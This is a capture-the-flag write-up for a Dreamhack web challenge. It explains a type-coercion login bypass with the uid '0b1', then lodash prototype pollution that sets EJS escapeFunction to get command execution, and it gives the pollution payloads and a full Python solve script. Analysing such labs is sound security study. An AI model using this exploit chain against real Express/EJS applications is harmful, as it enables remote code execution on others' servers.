Vulnerability Analysis
Even before analysing the source code, looking at package.json already raises a few red flags.
The webpage uses ejs@3.1.8 and lodash@4.17.15, which have RCE and prototype pollution CVEs respectively.
{
  "dependencies": {
    "cookie-parser": "^1.4.6",
    "ejs": "^3.1.8",
    "express": "^4.18.2",
    "lodash": "4.17.15"
  }
}
The dist also provides an example flag file, but it isn't referenced anywhere in the backend code, which further hints towards RCE.

Looking at the backend code, there is an /api/set endpoint which uses the lodash set() function, which is our prototype pollution vector. Our goal would be to exploit this vuln to affect the EJS render() call in the index page.
app.get('/', (req, res) => {
   res.render('index', { db: JSON.stringify(DB) });
})
...
app.get('/api/set', (req, res) => {
   const { key, value } = req.query;
   _.set(DB, key, value);
   res.json({ error: false, msg: "success" });
})
However, the /api/set endpoint is protected by middleware, which requires us to authenticate as admin to proceed.
The UID and password checks use == for loose comparison and parseInt() for the final UID check, which hints towards a type coercion bug.
app.use('/api', (req, res, next) => {
   let uid = req.cookies.uid;
   let password = req.cookies.password;

   if (uid == undefined || password == undefined) {
      res.json({ error: true, msg: "Unauthorized" });
      return false;
   }

   let found = false;
   for (let v of users.entries()) {
      if (v[0].uid == uid && v[0].password == password) {
         found = true;
      }
   }

   if (!found || parseInt(uid) != 0) {
      res.json({ error: true, msg: "Unauthorized" });
      return false;
   }

   next();
})

...

users.add({ username: "admin", password: hashPasswd(crypto.randomBytes(64).toString('hex')), uid: lastUserId++ })
Login Bypass
Whenever we register a new user, the backend increments lastUserID and sets it as the the UID. This means that if we create a new user, our UID will be 1.
app.post('/register', (req, res) => {
   const { username, password } = req.body;

   if (!username || !password)
      return res.json({ error: true, msg: "Enter username and password!" });

   for (let v of users.entries())
      if (v[0].username == username)
         return res.json({ error: true, msg: "Username exists!" });

   let hashedPassword = hashPasswd(password);
   let uid = lastUserId;
   lastUserId += 1;

   users.add({
      username: username,
      password: hashedPassword,
      uid: uid
   })

   res.cookie('uid', uid);
   res.cookie('passwd', hashedPassword);
   res.json({ error: false, msg: "Register success!" });
})
We can set the password cookie to the SHA256 hash of our own, then craft a UID that will match both our user and the admin user.
app.use('/api', (req, res, next) => {
   let uid = req.cookies.uid;
   let password = req.cookies.password;
    ...
   let found = false;
   for (let v of users.entries()) {
      if (v[0].uid == uid && v[0].password == password) {
         found = true;
      }
   }
   ...
To do this, we can leverage JavaScript's type coercion quirks. The loose comparison v[0].username == username means passing in the binary representation of the UID passes the check.
By passing in the binary 0b1, the loose comparison evaluates it to 1, which is our UID, but parseInt() stops at b, thus evaluating it to 0 and authenticating us as admin.
"0b1" == 1  // true
parseInt("0b1") == 0    // 0 == 0  ->  true
RCE
Now that we have access to the /api endpoint, we can exploit the CVEs we found earlier.
The render() call doesn't pass in the view options by default, so we need to use prototype pollution to do so.
app.get('/', (req, res) => {
   res.render('index', { db: JSON.stringify(DB) });
})
We can pollute the settings object through __proto__, then control the view options to enable client-side rendering. After that, we can just override escapeFunction() to get RCE.
/api/set?key=__proto__.settings[view options][client]&value=True
/api/set?key=__proto__.settings[view options][escapeFunction]&value=1;return process.mainModule.require('child_process').execSync('cat flag').toString()

After running the payloads, revisiting the index page will display the flag.
Below is my full solve script for this chall.
import requests
from hashlib import sha256

url = "http://host8.dreamhack.games:23991/"

creds = {
    'username': 'hacked',
    'password': 'hacked'
}

res = requests.post(f'{url}/register', data=creds)

payload = {
    'uid': '0b1',
    'password': sha256(creds['password'].encode()).hexdigest()
}

def pollute(key, value):
    requests.get(f'{url}/api/set?key=__proto__.settings[view options][{key}]&value={value}', cookies=payload)

pollute("client", True)
pollute("escapeFunction", """1;return process.mainModule.require('child_process').execSync('cat flag').toString()""")

res = requests.get(url)
print(res.text)
Flag: DH{It's_a_r3a11y_w3ird_databas3,_Isn't_it?}